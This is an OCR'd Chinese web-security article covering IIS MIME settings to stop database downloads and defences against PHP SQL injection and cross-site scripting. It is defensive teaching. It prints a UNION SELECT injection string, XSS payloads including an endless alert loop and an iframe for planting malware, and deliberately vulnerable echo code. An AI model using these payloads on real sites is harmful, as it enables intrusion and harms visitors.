


图5

这样做的原理又是什么呢？浏览器和Web服务器都支持MIME，MIME规定了某种文件及其对应的文件类型和传输及编码方式。那么IIS支持的MIME类型又在哪儿呢？我们依次打开“Internet信息服务”—“本地计算机”，点击右键选择“属性”，选择“MIME类型”，就会看到有很多类型的文件都是IIS所支持的，其中就有“.mdb”，这也就是我们能下载mdb文件的原因，如图5。

如果浏览器请求了一个服务器不知道的MIME文件类型，那么浏览器便无法将其传输，就会返回404错误信息，因此删除“.mdb”的MIME类型就可以防止数据库被下载了。如果我们使用的是虚拟空间而无权修改服务器的MIME类型时，可以将数据库改名为任意一个IIS中没有规定的MIME类型，这样就可以防止下载了。比如我发现“.ini”这个文件类型并没有在IIS的MIME类型中，因此将数据库扩展名更为“.ini”就可以有效防止下载。

通过测试，IE、遨游下载工具、火狐、迅雷都无法将其下载，后来我在IIS虚拟空间中也通过了上述的测试。

PHP安全面面观之脚本篇

用户已屏蔽

PHP是目前使用非常广泛的一种脚本语言，但同时也有很多程序员在编写PHP时忽略了它的安全，在黑客X档案杂志上经常会出现关于PHP入侵的文章，这也从另一方面提醒了我们：PHP在使用的同时更需要注重安全，而且是全方位的安全。今天，我们就来探讨一下脚本层面的常见安全问题及解决方法，PHP的安全问题通常是出现在注入攻击、跨站脚本、恶意上传等方面。

一、注入篇

首先，我要纠正一个很多人都有的错误观念，他们认为只要PHP的magic_quotes_gpc特性开启就可以完全防止注入，其实不然，magic_quotes_gpc只是进行了特殊字串的转义，真正想要完全杜绝注入，还是靠编写者对数据的过滤和处理才行。况且，

magic_quotes_gpc是可以被关闭的，并且在PHP6中，magic_quotes_gpc特性会被删去。如何在没有magic_quotes_gpc的帮助下编写程序？这就是我们下面要探讨的问题。

我们先来分析magic_quotes_gpc的工作原理，从字面上看，magic是有魔力的，quotes是引号，而gpc则分别指的是GET、POST、COOKIE三种客户端与服务器交互的方法。magic_quotes_gpc的工作原理并不复杂，它会自动将客户端使用GET、POST、COOKIE方式发来的单引号“’”、双引号“””、反斜杠“\”、空字符“NULL”进行转义，也就是在前面加上逃逸符号“\”，以防止产生副作用，破坏程序结构。

来看一个简单的例子，这个文件会直接把GET过来的“var”变量输出到浏览器上，我们可以清楚的看到，在magic_quotes_gpc开启的情况下，“’”、“””、“\”分别被转义成了“\'”、“\"”、“\\”，如图1。




图1

magic_quotes_gpc对于字符型注入的过滤效果非常好，因为在一个SELECT语句中，对于任何直接引用的字符，程序员都会使用“’’”来包围字符串，比如像**$sql=”SELECT * FROM hacker WHERE name=’$name’”**;这样。因为$name变量被单引号围住，而magic_quotes_gpc开启情况下，攻击者很难闭合你的引号，自然也就无法攻击了。但是对于数字型注入就不好使了，为什么呢？因为大多数的数字型变量并不会使用“’”围住，比如像**$sql=”SELECT * FROM hacker WHERE id=$id”**;这样的代码，就会产生漏洞，攻击者可以随意注入你的SQL代码，因为他不需要闭合你的引号了。对于这种情况，要如何防范呢？对于数字型的注入，我们可以编写一个函数：

```
function CheckNum($var){
    if (is_array($var)){
        foreach ($var as $key=>$value){
            $var[$key]=intval($value);
        }
        return $var;
    }else{
        return intval($var);
    }
}
```

这个函数的意思就是：如果$var是数组，就将其中所有元素的值强制转换为整形，否则就直接转换并返回转换后的值。在需要的地方，可以这样调用**$id=CheckNum($_POST['id'])**;函数将变量强制转换成整形，这意味着不是整形的值会被抛弃，比如在过滤前，我们提交注入字符，就会得到如图2所示的结果，而在过滤后就会变成如图3所示的结果，很显然，“and 1=1”已经被过滤掉了。




图2




图3

我们的函数可以处理单个变量或者数组，不过要注意，如果数组内有非整形数据则不能使用，因为所有的非整形值都会被抛弃。而对于字符型的注入，主要是针对magic_quotes_gpc关闭的情况，我们可以手动转义

```
function CheckStr($var){
    if (!get_magic_quotes_gpc()){
        if (is_array($var)){
            foreach ($var as $key=>$value){
                $var[$key]=addslashes($value);
            }
            return $var;
        }else{
            return addslashes($var);
        }
    }else{
        return $var;
    }
}
```

这个函数类似于上面的“CheckNum”，函数会先判断magic_quotes_gpc是否开启，如果未开启，再判断是不是数组，并对数据执行“addslashes”函数进行转义。如果开启了magic_quotes_gpc，函数就会直接返回原值，避免重复转义。转义后的值带入查询语句，攻击者无法闭合引号，自然也就没有了注入的可能，下面是一个实例代码：

```
$name=CheckStr($_GET['name']);
$sql="SELECT * FROM user WHERE name='$name'";
echo $sql;
```

让我们来看一下效果，首先看未过滤并且没有开启magic_quotes_gpc的效果，提交“php.php?name=aaa’ UNION SELECT 1,2,3,4,5,6,7 FROM admin;”，显示如图4所示，是不是很危险呢？再来看看使用了函数后，即使magic_quotes_gpc关闭时的效果，如图5，因为引号被转义，使其失去了作用，所以这个语句会返回空行，而不是攻击者想要的结果。




图4

不过在取出数据库中的数据时，记得要使




图5

用stripslashes()函数将数据还原为原来的样子。我不推荐大家使用网上流传的用正则表达式匹配整个GET、POST、COOKIE数组来判断是否存在非法语句的方法，因为这样不仅效率低下，而且还会影响用户的正常使用。试想一个用户在留言本中输入引号就会被认为非法，进而无法提交，这当然会对用户的正常使用造成不必要的麻烦，还是养成好的习惯，在获得变量时随手Check一下的好。另外，MYSQL的数据库接口也提供了一个更强大的过滤函数mysqli_real_escape_string，有兴趣的朋友可以参照PHP手册来了解一下它的用法。

二、跨站篇

跨站漏洞可谓是经久不衰了，很多知名的网站也经常会被曝出跨站漏洞，而作为PHP程序员，跨站漏洞同样是我们要防范的对象。所幸在PHP中，跨站漏洞的预防很简单，我们只需要一个函数就能够解决问题。下面，我们就结合一个例子来分析跨站问题的产生及解决方法。

先来看下面这段简单的测试代码（测试代码直接返回用户输入，与我们从数据库里读取存储的输入，效果都是一样的）：

```
<?php
echo $_GET['str'];
?>
```

这段代码的作用就是将提交给服务器的一串字符返回给客户端，图6中的php[1]窗口就是源代码窗口，以下几图都是如此。假设我们希望用户正常输入，这段代码当然不会出现问题，但是如果某个用户这样提交“php.php?str=<script>alert(123)</script>”，则会怎么样呢，如图7。

诚然，由于magic_quotes_gpc的原因，一般带引号的语句都无法成功执行，但是攻击者可以执行不需要引号的语句。比如“php.php?str=<script>while (true){alert(123)}</script>”，这样就会使你的网页不停弹出对话框而导致无法正常访问，而类似<iframe src=XXXX/>的代码则会让攻击者在你的网站上轻松挂马，危害访问者的安全且损坏网站的名声，如图8。




图6

